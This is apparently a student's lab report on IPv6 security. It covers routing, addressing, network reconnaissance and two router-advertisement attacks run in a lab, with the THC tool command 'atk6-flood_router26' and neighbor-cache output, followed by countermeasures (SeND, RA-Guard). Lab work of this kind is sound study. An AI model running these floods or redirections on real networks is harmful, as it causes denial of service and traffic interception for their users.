HES-SO MSE

Network security and architecture

S1-2021

IPv6 Security

17/12/2020

Fabio Baldo

Contents

List of source codes

1 Configuration

1.1 Question P1



Figure 1: Scheme of the all network

1.2 Question P2

```
R1#show ipv6 route
IPv6 Routing Table - default - 3 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary
       D - EIGRP, EX - EIGRP external, ND - Neighbor Discovery, l - LISP
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
C   2001:620:40B:BEAF::/64 [0/0]
     via FastEthernet0/0, directly connected
L   2001:620:40B:BEAF::1/128 [0/0]
     via FastEthernet0/0, receive

---------------------------------------------------

R2#show ipv6 route
IPv6 Routing Table - default - 3 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary
       D - EIGRP, EX - EIGRP external, ND - Neighbor Discovery, l - LISP
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
C   2001:620:40B:CAFE::/64 [0/0]
```

```
     via FastEthernet1/0, directly connected
L   2001:620:40B:CAFE::2/128 [0/0]
     via FastEthernet1/0, receive
```

Listing 1: output of show ipv6 route

1.3 Question P3

Every device receives 2 different ipv6 addresses:

scope global dynamic mngtmpaddr represents the equivalent of ipv4 public address and it is routable on the internet. *Global addresses start with 2001*

scope link is meant to be used inside an internal network and they are not routed on the Internet. *Link local addresses start with fe80*

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
11: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪  default qlen 1000
    link/ether a6:15:9a:e6:94:55 brd ff:ff:ff:ff:ff:ff
    inet6 2001:620:40b:beaf:a415:9aff:fee6:9455/64 scope global mngtmpaddr dynamic
       valid_lft 2591979sec preferred_lft 604779sec
    inet6 fe80::a415:9aff:fee6:9455/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 2: IPs of host1

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
10: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪  default qlen 1000
    link/ether 7a:2b:fd:d7:ea:bb brd ff:ff:ff:ff:ff:ff
    inet6 2001:620:40b:beaf:782b:fdff:fed7:eabb/64 scope global dynamic mngtmpaddr
       valid_lft 2591989sec preferred_lft 604789sec
    inet6 fe80::782b:fdff:fed7:eabb/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 3: IPs of host2

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
12: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪   default qlen 1000
    link/ether 0a:74:36:01:21:2c brd ff:ff:ff:ff:ff:ff
    inet6 2001:620:40b:dead:874:36ff:fe01:212c/64 scope global mngtmpaddr dynamic
       valid_lft 2591954sec preferred_lft 604754sec
    inet6 fe80::874:36ff:fe01:212c/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 4: IPs of host3

1.4 Question P4

Using wireshark it is possible to see that nearly every 160 seconds a `Router Advertisment` message is send from the router to the device. Following the maunual page this type of messages are used by the host for learning the prefixes and parameters for the local network.



Figure 2: ICMPv6 messages: Router Advertisement

1.5 Question P5

The host 1 is able to ping the host 3 by using its global address with the following command

```
$ ping6 2001:620:40b:dead:874:36ff:fe01:212c
```



Figure 3: IPv6 global ping

1.6 Question P6

In order to get information on the network infrastructure a combination of the command ping6 and ip neighbor. The idea behind is to send an ICMPv6 echo request message to the all-nodes multicast address. Doing so all nodes that were listening sent back the ICMPv6 echo reply message. When these received these messages, their link-local (and MAC) addresses were added to our neighbor cache. The full commands entered in the Host 2 command line are:

```
$ ping6 -I eth0 -I 2001:620:40b:beaf:782b:fdff:fed7:eabb ff02::1
```

```
$ ip neighbor
```

The obtained results are:

```
root@Host2:~# ip -6 neighbor show
fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
fe80::11 dev eth0  FAILED
fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
```

```
fe80::a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
2001:620:40b:beaf:a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
fe80::1 dev eth0  FAILED
2001:620:40b:beaf::1 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
```

Listing 5: ping6 and ip neighbor

Using the command

```
$ atk6-passive_discovery6 eth0
```

only the local ipv6 of the router 1 could be detected from the host 2.

1.7 Question P7

In order to get all information of the network some other tools can be used. For example, `traceroute`. With the following command:

```
$ traceroute <destination ipv6>
```

entered in the shell of Host 1 the following result has been returned:

```
root@Host1:~# traceroute 2001:620:40b:dead:874:36ff:fe01:212c
traceroute to 2001:620:40b:dead:874:36ff:fe01:212c (2001:620:40b:dead:874:36ff:fe01:212c),
↪  30 hops max, 80 byte packets
 1  2001:620:40b:beaf::1 (2001:620:40b:beaf::1)  8.019 ms  10.262 ms  10.246 ms
 2  2001:620:40b:cafe::2 (2001:620:40b:cafe::2)  37.699 ms  38.084 ms  38.187 ms
 3  2001:620:40b:dead:874:36ff:fe01:212c (2001:620:40b:dead:874:36ff:fe01:212c)  37.488 ms
 ↪  47.565 ms  47.979 ms
```

Listing 6: traceroute H1 - H3

Thanks to this command all the IPs of the machines between the H1 and H3.
Another useful command for getting information on the network is `netstat`. If tested in the Host 3 the following output is registered

```
root@Host3:~# netstat -r -6
Kernel IPv6 routing table
Destination                    Next Hop                   Flag Met Ref Use If
2001:620:40b:dead::/64         ::                         UAe  256 1     0 eth0
fe80::/64                      ::                         U    256 1     0 eth0
::/0                           fe80::13                   UGDAe 1024 2     0 eth0
::1/128                        ::                         Un   0   3     0 lo
2001:620:40b:dead:874:36ff:fe01:212c/128 ::                         Un   0   3     0 eth0
fe80::874:36ff:fe01:212c/128   ::                         Un   0   3     0 eth0
ff00::/8                       ::                         U    256 3     0 eth0
::/0                           ::                         !n   -1  1     0 lo
```

Listing 7: netstat H3

1.8 Question P8

Here are reported the contents of all neighbor caches:

```
root@Host1:~# ip neighbor
2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
2001:620:40b:beaf:782b:fdff:fed7:eabb dev eth0 lladdr 7a:2b:fd:d7:ea:bb STALE
fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
fe80::782b:fdff:fed7:eabb dev eth0 lladdr 7a:2b:fd:d7:ea:bb STALE
-------------------------------------------------------------------------------
root@Host2:~# ip neighbor
fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
fe80::11 dev eth0  FAILED
fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
fe80::a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
2001:620:40b:beaf:a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
fe80::1 dev eth0  FAILED
2001:620:40b:beaf::1 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
-------------------------------------------------------------------------------
root@Host3:~# ip neighbor
fe80::13 dev eth0 lladdr ca:02:0e:31:00:00 router DELAY
2001:620:40b:dead::2 dev eth0 lladdr ca:02:0e:31:00:00 router REACHABLE
-------------------------------------------------------------------------------
R1#show ipv6 neighbors
IPv6 Address                              Age Link-layer Addr State Interface
FE80::20C:29FF:FE25:257D                   94 000c.2925.257d  STALE Fa0/0
2001:620:40B:BEAF:D5E9:8984:6503:E46A       5 0050.56c0.0002  STALE Fa0/0
FE80::250:56FF:FEC0:2                       5 0050.56c0.0002  STALE Fa0/0
-------------------------------------------------------------------------------
R2#  show ipv6 neighbors
IPv6 Address                              Age Link-layer Addr State Interface
2001:620:40B:DEAD:874:36FF:FE01:212C        6 0a74.3601.212c  STALE Fa0/0
FE80::874:36FF:FE01:212C                    6 0a74.3601.212c  STALE Fa0/0
```

Listing 8: Neighbor cache

1.9 Question P9

In order to prevent the complete cartography of the network some protections of the ICMPv6 protocol can be added. One of the options used is SeND (Secure Network Discovery) employ cryptographically generated addresses (CGA) to encrypt NDP messages. This method is independent of IPSec, which is typically used to secure IPv6 transmissions. The introduction of CGA helps to nullify neighbor/solicitation/advertisement spoofing, neighbor unreachability detection failure, DOS attacks, router solicitation, and advertisement and replay attacks.

1.10 Question P10

Thanks to this kind of attacks the gateway is cleaned from the default gateways by the hacker who send a Router Advertisement with a liftime very small to the attacked host. This means that the host has lost the GW. In order to do this attack using the tool THC the following command must be entered in Host 2

```
$ atk6-flood_router26 -s eth0
```

Figure 4 is the capture taken of the moment of the attack an it is visible that the Router lifetime is set to 1 second when in the default Router Advertisement is set to 1800 seconds.



Figure 4: Wireshark capture H1 and R1

In order to verify that the attack was successful the neighbor cache has been checked resulting in more than 1000 lines reporting:

```
root@Host1:~# ip neighbor
fe80::218:e6ff:fefe:8edd dev eth0  INCOMPLETE
fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router REACHABLE
2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0  INCOMPLETE
root@Host1:~# ip neighbor
fe80::1d:10fb:945f:401 dev eth0 lladdr 00:0c:fb:94:5f:04 router STALE
fe80::1d:1092:ad49:401 dev eth0 lladdr 00:0c:92:ad:49:04 router STALE
fe80::1d:10a4:489d:301 dev eth0 lladdr 00:0c:a4:48:9d:03 router STALE
fe80::1d:102d:56a0:301 dev eth0 lladdr 00:0c:2d:56:a0:03 router STALE
fe80::1d:10be:a25b:401 dev eth0 lladdr 00:0c:be:a2:5b:04 router STALE
fe80::1d:10f7:1813:401 dev eth0 lladdr 00:0c:f7:18:13:04 router STALE
fe80::1d:10a3:cfe3:301 dev eth0 lladdr 00:0c:a3:cf:e3:03 router STALE
...
fe80::1d:108c:b8de:301 dev eth0 lladdr 00:0c:8c:b8:de:03 router STALE
fe80::1d:1034:8404:401 dev eth0 lladdr 00:0c:34:84:04:04 router STALE
fe80::1d:107a:c24c:401 dev eth0 lladdr 00:0c:7a:c2:4c:04 router STALE
fe80::1d:10ef:b14e:401 dev eth0 lladdr 00:0c:ef:b1:4e:04 router STALE
fe80::1d:1035:7da4:301 dev eth0 lladdr 00:0c:35:7d:a4:03 router STALE
fe80::1d:10a8:fa4c:401 dev eth0 lladdr 00:0c:a8:fa:4c:04 router STALE
fe80::1d:107e:52b9:301 dev eth0 lladdr 00:0c:7e:52:b9:03 router STALE
fe80::1d:10fc:17a9:301 dev eth0 lladdr 00:0c:fc:17:a9:03 router STALE
```

Listing 9: Neighbor cache after the attack

1.11 Question P11

In order to prevent this kind of attacks the use of SeND as well as a RA-Guard can be useful.

1.12 Question P12

The hacker needs to be in the same LAN and in the configuration described in figure 1, if Host 1 is the victim then Host 2 is the attacker.

1.13 Question P13

The configuration used is the same of the previous attack, where the Host 2 is the attacker and Host 1 is the victim.
The attack started when on the Host 2 the following command has been entered:
Immediately, using a capture of the line between the Host 2 and the LAN1 sw a burst of Router Advertisement messages has been send from the Host 2 to redirect the traffic to it self. During the period of the attack some of the ping messages form the Host 1 have been effectively redirected to the Host 2 (capture 5). In this picture it is visible that some part of the generated traffic has been send to the false destination.



Figure 5: Wireshark capture LAN1 - H2

Note: during the first try of the attack the host 1 had to be rebooted resulting in having a new global ip address that has been used to continue with the TP 2001:620:40b:beaf:6894:caff:fe7f:14e3/64

1.14 Question P14

During the attac not all the traffic has been redirected towards the Host 2 resulting in a partial but nevertheless interesting attack. The following image is a capture done while both the attack and the ping were in action.



Figure 6: Wireshark capture H1 - R2

1.15 Question P15

The possible counter measures are "ad hoc roules" in the SW configuration. RA-Guard is an effective way of controlling this attack and preventing them. The use of SeND is as well a good alternative.

1.16 Question P16

